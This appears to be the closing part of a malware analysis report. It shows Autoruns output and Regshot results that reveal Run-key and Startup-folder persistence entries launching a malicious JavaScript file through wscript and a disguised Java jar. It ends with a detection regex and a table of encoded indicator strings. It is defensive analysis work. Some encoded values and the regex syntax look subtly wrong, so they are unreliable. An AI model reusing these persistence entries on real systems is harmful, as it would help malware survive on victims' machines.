| Microsoft Windows Windows Mail                                                           | c:\program files\windows mail\winmail.exe                                          |            | 7/14/2009 1:42 AM   |
| HKCU\Software\Microsoft\Windows\CurrentVersion\Run                                       |                                                                                    |            | 4/5/2019 10:13 AM   |
| PelBFiked                                                                                | c:\users\john\appdata\roaming\pelbfiked.js                                         |            | 4/26/2021 3:30 PM   |
| Oracle Corporation Java(TM) Platform SE binary                                           | c:\users\john\appdata\roaming\oracle\bin\javaw.exe                                 |            | 12/16/2018 9:32 AM  |
| HKLM\Software\Classes\Protocols\Filter                                                   |                                                                                    |            | 7/14/2009 6:41 AM   |
| text/xml Microsoft Office XML MIME Filter                                                | c:\program files\microsoft office\root\ms\programfiles\common\86\microsoft sh...   |            | 2/12/2019 12:00 AM  |
| HKLM\Software\Classes\Protocols\Handler                                                  |                                                                                    |            | 7/14/2009 6:41 AM   |
| mso-minsb-roaming.16 Microsoft Office component                                          | c:\program files\microsoft office\root\office\16\msosb.dll                         |            | 6/28/2019 12:01 AM  |
| mso-minsb.16 Microsoft Office component                                                  | c:\program files\microsoft office\root\office\16\msosb.dll                         |            | 6/28/2019 12:01 AM  |
| ost-roaming.16 Microsoft Office component                                                | c:\program files\microsoft office\root\office\16\msosb.dll                         |            | 6/28/2019 12:01 AM  |
| ost.16 Microsoft Office component                                                        | c:\program files\microsoft office\root\office\16\msosb.dll                         |            | 6/28/2019 12:01 AM  |
| HKCU\Software\Classes\ShellEx\ContextMenuHandlers                                        |                                                                                    |            | 4/2/2019 11:27 AM   |
| FileSync Microsoft OneDrive Shell Extension                                              | c:\users\john\appdata\local\microsoft\onedrive\19.232.1124.0010\filesyncshel...    |            | 8/17/1967 9:52 PM   |
| HKLM\Software\Classes\ShellEx\ContextMenuHandlers                                        |                                                                                    |            | 7/14/2009 6:41 AM   |
| 010 Editor Shell Extens... 010 Editor Shell Extension                                    | c:\program files\010 editor\shlex010.dll                                           |            | 2/23/2016 5:30 AM   |
| 7-Zip 7-Zip Shell Extension                                                              | c:\program files\7-zip\7-zip.dll                                                   |            | 6/14/2015 1:30 PM   |
| Anotepad++ ShellHandler for Notepad++                                                    | c:\program files\notepad++\ppshell_06.dll                                          |            | 5/12/2014 11:49 AM  |
| Foxit_ConvertToPDF... ConvertToPDFShellExtension                                         | c:\program files\foxit software\foxit reader\plugins\converttopdfshellextension... |            | 12/26/2018 6:41 AM  |
| gvim A small project for the context menu o...                                           | c:\program files\vim\vim81\gvim\vim32\gvimnext.dll                                 |            | 5/18/2018 6:27 PM   |
| <b>PelBFiked.js</b>                                                                      |                                                                                    |            |                     |
|                                                                                          | Size: 35 K                                                                         |            |                     |
|                                                                                          | Time: 4/26/2021 3:30 PM                                                            |            |                     |
| C:\Users\john\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\PelBFiked.js |                                                                                    |            |                     |
| Ready.                                                                                   |                                                                                    |            |                     |
| Windows Entries Hidden.                                                                  |                                                                                    |            |                     |

## Regshot

[Regshot](#) compares the changes in the Registry at two different point in time. Take a screenshot of the Registry before (*1<sup>st</sup> shot*) and after (*2<sup>nd</sup> shot*) the execution of the malware.

Then, review the differences between the two screenshots to identify registry changes made by the malware.

As can be seen in the below screenshot, using Regshot, the malicious JavaScript and Jar file can also be identified as a persistence mechanism. The two below persistence keys were added:

- HKU\\$-1-5-21-2936433627-2529907244-2767003094-  
1000\Software\Microsoft\Windows\CurrentVersion\Run\jPeIBFjked: "wscript.exe //B  
"C:\Users\john\AppData\Roaming\jPeIBFjked.js""
  - HKU\\$-1-5-21-2936433627-2529907244-2767003094-  
1000\Software\Microsoft\Windows\CurrentVersion\Run\Oracle Corporations:  
""C:\Users\john\AppData\Roaming\Oracle\bin\javaw.exe" -jar "C:\Users\john\Oracle  
Corporations\Oracles Java.jar""

## Appendix

### Regex

I developed the below regex to identify the below strings and encoded strings.

| Strings                         | Base64                   | Hex                                                             | Rot13                    |
|---------------------------------|--------------------------|-----------------------------------------------------------------|--------------------------|
| <a href="http://">http://</a>   | aHR0cDovLw==             | <b>68 74 74 70 3a 2f 2f</b>                                     | uggc://                  |
| <a href="https://">https://</a> | aHR0cHM6Ly8=             | 68 74 74 70 73 <b>3a 2f 2f</b>                                  | uggcf://                 |
| c:\                             | Yzpc                     | <b>63 3a 5c</b>                                                 | p:\                      |
| c:\windows                      | Yzpcd2luZG93cw==         | 63 3a 5c 77 69 6e 64 6f 77 73                                   | p:\jvaqbjf               |
| C:\                             | Qzo=                     | <b>43 3a 5c</b>                                                 | P:\                      |
| C:\Windows                      | Qzpcd2luZG93cw==         | 43 3a 5c 77 69 6e 64 6f 77 73                                   | P:\Jvaqbjf               |
| .exe                            | LmV4ZQ==                 | 2e 65 78 65                                                     | .rkr                     |
| .ps1                            | LnBzMQ==                 | 2e 70 73 31                                                     | .cf1                     |
| HKEY_CURRENT_USER               | SEtFWV9DVVJSRU5UX1VTRVI= | <b>48 4b 45 59 5f 43 55 52 52 45</b><br>4e 54 5f 55 53 45 52    | <b>UXRL_PHEERAG_HFRE</b> |
| HKCU                            | SEtDVQ==                 | <b>48 4b 43 55</b>                                              | <b>UXPH</b>              |
| HKEY_LOCAL_MACHINE              | SEtFWV9MT0NBT9NQUNISU5F  | <b>48 4b 45 59 5f 4c 4f 43 41 4c 5f</b><br>4d 41 43 48 49 4e 45 | <b>UXRL_YBNP_NPUVAR</b>  |
| HKLM                            | SEtNTA==                 | <b>48 4b 4c 4d</b>                                              | <b>UXYZ</b>              |

```
"(25[0-5] | 2[0-4][0-9] | [01]?[0-9][0-9]?).(25[0-5] | 2[0-4][0-9] | [01]?[0-9][0-9]?).(25[0-5] | 2[0-4][0-9] | [01]?[0-9][0-9]?).(25[0-5] | 2[0-4][0-9] | [01]?[0-9][0-9]?){((0-9){2}{%|\\"}){1,3}}2e[%|\\"]{((0-9){2}{%|\\"}){1,3}}2e[%|\\"]{((0-9){2}{%|\\"}){1,3}}|

http://|https://|c:\|c:\windows|C:\|C:\Windows|.exe|.ps1|HKEY_CURRENT_USER|HKCU|HKEY_LOCAL_MACHINE|HKLM|aHR0cDovLw==|aHR0cHM6Ly8=|Yzpc|Yzpcd2luZG93cw==|Qzo=|Qzpcd2luZG93cw==|LmV4ZQ==|LnBzMQ==|SEtFWV9DVVJSRU5UX1VTRVI=|SEtDVQ==|SEtFWV9MT0NBT9NQUNISU5F|SEtNTA==|68[%|\\"]?74[%|\\"]?70[%|\\"]?3a[%|\\"]?2f[%|\\"]?2f[68%|\\"]?74%|\\"]?74[%|\\"]?70[%|\\"]?73[%|\\"]?3a[%|\\"]?2f[%|\\"]?2f[63%|\\"]?3a[%|\\"]?5c[63%|\\"]?3a[%|\\"]?5c[%|\\"]?77[%|\\"]?69[%|\\"]?6e[%|\\"]?64[%|\\"]?6f[%|\\"]?77[%|\\"]?73|43[%|\\"]?3a[%|\\"]?5c|43[%|\\"]?3a[%|\\"]?5c[%|\\"]?77[%|\\"]?69[%|\\"]?6e[%|\\"]?64[%|\\"]?6f[%|\\"]?77[%|\\"]?73|2e[%|\\"]?65[%|\\"]?78[%|\\"]?65|2e[%|\\"]?70[%|\\"]?73[%|\\"]?31|48[%|\\"]?4b[%|\\"]?45[%|\\"]?59[%|\\"]?5f[%|\\"]?43[%|\\"]?55[%|\\"]?52[%|\\"]?52[%|\\"]?45[%|\\"]?4e[%|\\"]?54[%|\\"]?5f[%|\\"]?55[%|\\"]?53[%|\\"]?45[%|\\"]?52|48[%|\\"]?4b[%|\\"]?43[%|\\"]?55|48[%|\\"]?4b[%|\\"]?45[%|\\"]?59[%|\\"]?5f[%|\\"]?4c[%|\\"]?4f[%|\\"]?43[%|\\"]?41[%|\\"]?4c[%|\\"]?5f[%|\\"]?4d[%|\\"]?41[%|\\"]?43[%|\\"]?48[%|\\"]?49[%|\\"]?4e[%|\\"]?45|48[%|\\"]?4b[%|\\"]?4d|uggc://|uggcf://|p:\|p:\jvaqbjf|P:\|P:\Jvaqbjf|.rkr|.cf1|UXRL_PHEERAG_HFRE|UXPH|UXRL_YBNP_NPUVAR|UXYZ"
```